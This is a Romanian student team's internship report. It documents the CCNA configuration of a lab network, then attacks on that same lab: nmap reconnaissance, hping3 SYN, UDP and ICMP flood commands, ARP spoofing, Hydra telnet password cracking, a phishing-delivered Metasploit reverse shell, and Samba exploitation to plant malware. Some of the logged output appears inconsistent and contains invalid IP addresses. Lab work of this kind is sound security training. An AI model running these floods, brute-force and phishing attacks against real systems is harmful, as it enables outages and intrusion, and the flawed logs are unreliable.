

Vexilologicans

Documentația Proiectului

Echipa:

Farkas Andrei, Stoie Vlad, Titusz Boros, Darius Puie, Cristian Scarlatecu, Daniel Pascu

August 29, 2024

Contents

1	CCNA Fizic	3
1.1	Subnetarea Rețelelor	3
1.2	Configurarea VLAN-urilor și a Porturilor	4
1.3	Configurarea VLAN-urilor în Site C	4
1.4	Configurarea Rootbridge-ului și a STP-ului	5
1.5	Configurarea IP-urilor Subnetate	5
1.6	Configurarea OSPF	5
1.7	Configurarea Rutei Default	5
1.8	Rutare Statică	6
1.9	Testarea Conectivității	6
1.10	Configurarea DHCP în Site A	6
1.11	Configurarea DHCP în Site B și C	6
1.12	Configurarea NAT pe Router-ul R0	6
1.13	Configurarea Telnet și SSH	6
1.14	Configurarea NTP Client	6
1.15	Configurarea ACL-urilor	6
2	CCNA GNS3	8
2.1	Configurarea IP-urilor	8
2.2	Configurarea Kali Linux	8
2.3	Configurarea OSPF și Rute Statice	8
2.4	Configurarea NAT Static	8
3	CyberSecurity	9
3.1	Atacuri și Măsuri de Protecție	9
3.1.1	Atac de Recon	9
3.1.2	Atacuri de tip DoS	9
3.1.3	Atac de tip DHCP Starvation	11
3.1.4	Atac de tip MitM bazat pe ARP Spoofing	11
3.1.5	Atac pentru spargerea parolei de telnet (Hydra)	12
3.1.6	Atac de tip Reverse Shell	12
3.1.7	Atac Malware	13

Introducere

Proiectul documentat în acest raport face parte din practica de vară Savnet, fiind realizat de echipa Vexillologicans. În cadrul acestui proiect, am abordat configurarea unei rețele fizice și virtuale folosind GNS3, precum și testarea securității infrastructurii rezultate. Scopul documentului este de a detalia fiecare etapă a proiectului, prezentând configurațiile realizate și justificările aferente, pentru a asigura funcționarea corectă și securitatea rețelei.




Figure 1: Topologia completă a tuturor echipei.

CCNA Fizic




Figure 1.1: Topologia echipei noastre.

1.1 Subnetarea Rețelelor

După cerințele primite pentru realizarea subnetărilor, am realizat subnetările începând cu IP: 55.94.32.0/24 pentru routere, 210.10.12.0/28 pentru MSW-R0, 192.168.3.0/24 pentru Site C și 172.48.68.0/26 pentru R3-CoreMSW, de unde am continuat calculele ținând cont de nr. hosti.




Figure 1.2: Subnetarea.

1.2 Configurarea VLAN-urilor și a Porturilor

Mai departe am configurat VLAN-urile, am creat subinterfețe și am configurat switch-urile punând IP pe interfețe/subinterfețe folosind 'switchport', 'trunk' și 'encapsulation dot1q'.




Figure 1.3: VLAN-uri diferite pentru PC-uri.

1.3 Configurarea VLAN-urilor în Site C

Pentru site-ul C am creat 2 VLAN-uri (VLAN1 respectiv VLAN2) unde am configurat switchul punând IP pe interfețe, ambele PC-uri făcând parte din același subnet.




Figure 1.4: 1 singur VLAN în Site C.

1.4 Configurarea Rootbridge-ului și a STP-ului

Am configurat RootBridge-ul din Site A folosind STP.

1.5 Configurarea IP-urilor Subnetate

Configurați IP-urile subnetate astfel:

- PC-uri - am folosit ultimele IP-uri disponibile
- Router – am folosit primele IP-uri posibile
- Switch-uri - am folosit penultimele IP-uri disponibile
- WAN - am folosit următoarele IP-uri, după routere

1.6 Configurarea OSPF

Am configurat OSPF pentru routere, exceptând rețeaua dintre MSW și R0, folosind 'router OSPF 1', mai apoi am adăugat adresa de rețea folosind 'network', wildcardul din subnetare urmat de 'area 0'.

1.7 Configurarea Rutei Default

Pentru legătura între MSW și R0, am creat o rută default.

1.8 Rutare Statică

Pe routerul 0 am configurat ruta statică către rețelele lipsă punând IP folosind ‘ip route’.

1.9 Testarea Conectivității

După configurarea topologiei până în acest punct, am testat conectivitatea și am rezolvat unele probleme care au apărut pe parcursul configurației.

1.10 Configurarea DHCP în Site A

Pe urmă, am configurat DHCP pe router 3 (Site A) pentru LAN-urile din site A, folosind DNS server 8.8.8.8.

1.11 Configurarea DHCP în Site B și C

Pentru Site B și C am configurat DHCP, cu DNS server 8.8.8.8.

1.12 Configurarea NAT pe Router-ul R0

Pentru router 0 am configurat NAT pentru rețelele interne, NAT static pentru fiecare PC, iar pentru switch-uri PAT.

1.13 Configurarea Telnet și SSH

- Pentru fiecare device de L2 (Switch-uri) am adăugat Telnet.
- Pentru fiecare device de L3 am făcut SSH (Routere + MSW).

1.14 Configurarea NTP Client

Am configurat NTP pe toate device-urile pentru a se sincroniza cu ora exactă.

1.15 Configurarea ACL-urilor

Configurați ACL-uri astfel încât:

- Am configurat topologia astfel încât să poți accesa Site C doar din celelalte 2 site-uri prin intermediul ACL extended.

- Pentru Site-ul B, am creat ACL astfel încât să poți accesa doar un singur PC din site-ul respectiv.

Chapter 2

CCNA GNS3

Pentru această parte a proiectului, fiecare echipă a creat câte o topologie de GNS3 după cerințe, unde am configurat device-urile pentru funcționalitate completă cu partea fizică a topologiei.

2.1 Configurarea IP-urilor

Pentru această parte am configurat topologia din GNS3, ținând legătura cu restul echipei din proiect pentru a nu se suprapune IP-urile.

2.2 Configurarea Kali Linux

În topologia din GNS3 avem un PC cu sistem de operare Kali Linux, unde am configurat/updatat acel și ne-am asigurat că primește IP prin DHCP.

2.3 Configurarea OSPF și Rute Statice

Am folosit OSPF pentru conectivitatea cu rețeaua fizică și cea wireless din GNS3.

2.4 Configurarea NAT Static

Pentru routerul din GNS3 am implementat NAT static pentru fiecare PC din rețele pentru a putea realiza conectivitatea între partea fizică și cea wireless.

Chapter 3

CyberSecurity

În această parte a proiectului, am testat topologia folosind diferite atacuri și mai apoi am pus protecție pe rețele, pentru a nu mai permite atacurile respective.

3.1 Atacuri și Măsură de Protecție

3.1.1 Atac de Recon

Pentru atacul Recon am folosit nmap pentru a scana rețeaua și am atacat un device, mai apoi am aplicat o metodă de protecție.

```
daniel@pop-os ~$ nmap -iR 10.0.0.0/24 -oX nmap_results.txt --script=ssh-brute
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-27 11:15:55
Nmap scan report for 172.16.0.1
Host is up (0.0000s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
Device type: router
OS (nmap): Cisco IOS 15.2, Cisco IOS-XE 15.3
OS CPE: cpe:/a:ios:ios:15.3 cpe:/a:ios:ios:15.3
OS details: Cisco IOS 15.2 or 15.3
Nmap scan report for 172.16.0.1
Host is up (0.0000s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
Device type: router
OS (nmap): Cisco IOS 15.2, Cisco IOS-XE 15.3
OS CPE: cpe:/a:ios:ios:15.3 cpe:/a:ios:ios:15.3
OS details: Cisco IOS 15.2 or 15.3
Nmap scan report for 172.16.0.1
Host is up (0.0000s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
Device type: switch
OS (nmap): Cisco IOS 15.2
OS CPE: cpe:/a:ios:ios:15.2 cpe:/a:ios:ios:15.2
OS details: Cisco Catalyst 2950, 3560, 3750, 4500, or 6513 switch (IOS 15.2)
Network Distance: 7 hops
```

Figure 3.1: nmap scan.

```
daniel@pop-os ~$ iptables -A FORWARD -p tcp --syn -m conntrack --ctstate NEW -m hashlimit \
--hashlimit-name nmap-limit --hashlimit-above 10/minute --hashlimit-burst 5 \
--hashlimit-mode srcip,dstip --hashlimit-htable-expire 60000 -j DROP
```

Figure 3.2: Recon attack.

3.1.2 Atacuri de tip DoS

- **Syn Flood:** am derulat acest atac prin intermediul Hping.

```

daniel@pop-os ~
$ sudo hping3 --flood --rand-source -S -p 80 172.16.27.253
HPING 172.16.27.253 (enx7cc2c64ad4e8 172.16.27.253): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

```

Figure 3.3: Syn flood.

No.	Time	Source	Destination	Protocol	Length	Info
9752	15.813354712	14.157.187.149	172.16.27.253	TCP	54	57071 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813372936	226.14.125.143	172.16.27.253	TCP	54	57072 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813390910	229.178.217.91	172.16.27.253	TCP	54	57073 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813403765	252.81.96.65	172.16.27.253	TCP	54	57074 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813417681	121.222.16.121	172.16.27.253	TCP	54	57075 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813431497	198.52.136.231	172.16.27.253	TCP	54	57076 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813444352	93.11.58.198	172.16.27.253	TCP	54	57077 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813462095	247.184.252.74	172.16.27.253	TCP	54	57078 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813474669	86.133.70.35	172.16.27.253	TCP	54	57079 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813486351	253.245.15.250	172.16.27.253	TCP	54	57080 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813499256	56.219.117.149	172.16.27.253	TCP	54	57081 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813514405	0.99.2.40	172.16.27.253	TCP	54	57082 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813527690	98.67.12.206	172.16.27.253	TCP	54	57083 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813545474	203.148.135.119	172.16.27.253	TCP	54	57084 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813559100	66.229.200.70	172.16.27.253	TCP	54	57085 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813571413	130.15.180.206	172.16.27.253	TCP	54	57086 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813584798	252.246.126.185	172.16.27.253	TCP	54	57087 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813599286	139.226.126.3	172.16.27.253	TCP	54	57088 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813610958	56.14.147.39	172.16.27.253	TCP	54	57089 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813628551	40.233.259.75	172.16.27.253	TCP	54	57090 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813642018	233.133.172.149	172.16.27.253	TCP	54	57091 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813654771	118.3.183.21	172.16.27.253	TCP	54	57092 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813666664	90.74.32.151	172.16.27.253	TCP	54	57093 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813678666	6.169.188.104	172.16.27.253	TCP	54	57094 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813692723	86.60.8.200	172.16.27.253	TCP	54	57095 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813708884	177.104.187.70	172.16.27.253	TCP	54	57096 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813725786	200.90.81.180	172.16.27.253	TCP	54	57097 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813739642	105.200.227.14	172.16.27.253	TCP	54	57098 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813753388	105.49.253.60	172.16.27.253	TCP	54	57099 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813772104	11.160.14.70	172.16.27.253	TCP	54	57100 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813786160	191.39.182.93	172.16.27.253	TCP	54	57101 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813809956	189.237.191.245	172.16.27.253	TCP	54	57102 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813832359	126.65.126.14	172.16.27.253	TCP	54	57103 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813844290	135.34.153.62	172.16.27.253	TCP	54	57104 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813855612	50.221.182.158	172.16.27.253	TCP	54	57105 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813867645	7.98.65.70	172.16.27.253	TCP	54	57106 → 80 [SYN] Seq=0 Win=512 Len=0
9752	15.813880880	43.221.128.50	172.16.27.253	TCP	54	57107 → 80 [SYN] Seq=0 Win=512 Len=0
9753	15.813902291	117.60.237.226	172.16.27.253	TCP	54	57108 → 80 [SYN] Seq=0 Win=512 Len=0
9753	15.813926450	91.235.256.219	172.16.27.253	TCP	54	57109 → 80 [SYN] Seq=0 Win=512 Len=0
9753	15.813960251	168.17.139.30	172.16.27.253	TCP	54	57110 → 80 [SYN] Seq=0 Win=512 Len=0
9753	15.813975790	197.233.184.34	172.16.27.253	TCP	54	57111 → 80 [SYN] Seq=0 Win=512 Len=0
9753	15.814001188	49.139.242.128	172.16.27.253	TCP	54	57112 → 80 [SYN] Seq=0 Win=512 Len=0
9753	15.814012520	117.118.124.255	172.16.27.253	TCP	54	57113 → 80 [SYN] Seq=0 Win=512 Len=0

Figure 3.4: Syn flood Wireshark.

- **ICMP Flood:** am derulat acest atac prin intermediul Hping
- **UDP Flood:** am derulat acest atac prin intermediul Hping.

```

daniel@pop-os ~
$ sudo hping3 --flood --rand-source --udp -p 80 172.16.27.253
HPING 172.16.27.253 (enx7cc2c64ad4e8 172.16.27.253): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown

```

Figure 3.5: UDP flood.

- **ICMP Amplification:** am derulat acest atac prin intermediul Tool-ului Hping.

```

daniel@pop-os ~
$ sudo hping3 --flood --icmp 172.16.27.253
HPING 172.16.27.253 (enx7cc2c64ad4e8 172.16.27.253): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown

```

Figure 3.6: ICMP flood.




Figure 3.7: ICMP flood Wireshark.

3.1.3 Atac de tip DHCP Starvation

Am derulat acest atac prin intermediul Tool-ului Yersinia.




Figure 3.8: DHCP starvation.

3.1.4 Atac de tip MitM bazat pe ARP Spoofing

Pentru acest atac am folosit rezultatele primite din primul atac, mai exact rezultatele din nmap scan și am executat comanda: 'sudo arpspoof -i [interface] -t [victimIP] 210.10.12.1'.

3.1.5 Atac pentru spargerea parolei de telnet (Hydra)

Pentru acest atac am folosit Hydra împreună cu un wordlist pentru a încerca cât mai multe parole.

```
--(mellow@lemon)-[~]
$
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

--(mellow@lemon)-[~]
$
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-27 18:19:58
WARNING! telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:/p:14344400), ~896525 tries per task
[23][telnet] host: 172.16.26.252 login: admin password: 123456
[23][telnet] host: 172.16.26.252 login: admin password: 12345
[23][telnet] host: 172.16.26.252 login: admin password: admin
[23][telnet] host: 172.16.26.252 login: admin password: password
[23][telnet] host: 172.16.26.252 login: admin password: princess
[23][telnet] host: 172.16.26.252 login: admin password: 1234567
[23][telnet] host: 172.16.26.252 login: admin password: nicole
[23][telnet] host: 172.16.26.252 login: admin password: babygirl
[23][telnet] host: 172.16.26.252 login: admin password: rockyou
[23][telnet] host: 172.16.26.252 login: admin password: 123456789
[23][telnet] host: 172.16.26.252 login: admin password: iloveyou
[23][telnet] host: 172.16.26.252 login: admin password: 12345678
[23][telnet] host: 172.16.26.252 login: admin password: abc123
[23][telnet] host: 172.16.26.252 login: admin password: daniel
[23][telnet] host: 172.16.26.252 login: admin password: monkey
[23][telnet] host: 172.16.26.252 login: admin password: lovely
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-27 18:20:00
```

Figure 3.9: Password cracked successfully.

3.1.6 Atac de tip Reverse Shell

Pentru atacul tip Reverse Shell am clonat un site web unde am modificat butonul de download astfel încât să downloadeze un payload creat cu SEToolkit. După ce victima a descărcat și a inițializat programul, prin intermediul Metasploit console am luat controlul PC-ului remote unde am avut control complet.

```
Target IP : 192.168.0.2  
Start time : 2024-08-28 10:05:30 +0300  
Status : Playing
```



www.metasploit.com

Figure 3.10: Camera PC-ului atacat.

3.1.7 Atac Malware

Pentru ultimul atac am folosit mai întâi un atac de tip Reverse Shell. După ce am obținut controlul asupra PC-ului, am exploatat vulnerabilitatea de pe protocolul Samba și am încărcat Malware-ul pe PC. Mai apoi, din Remote Shell am executat Malware-ul.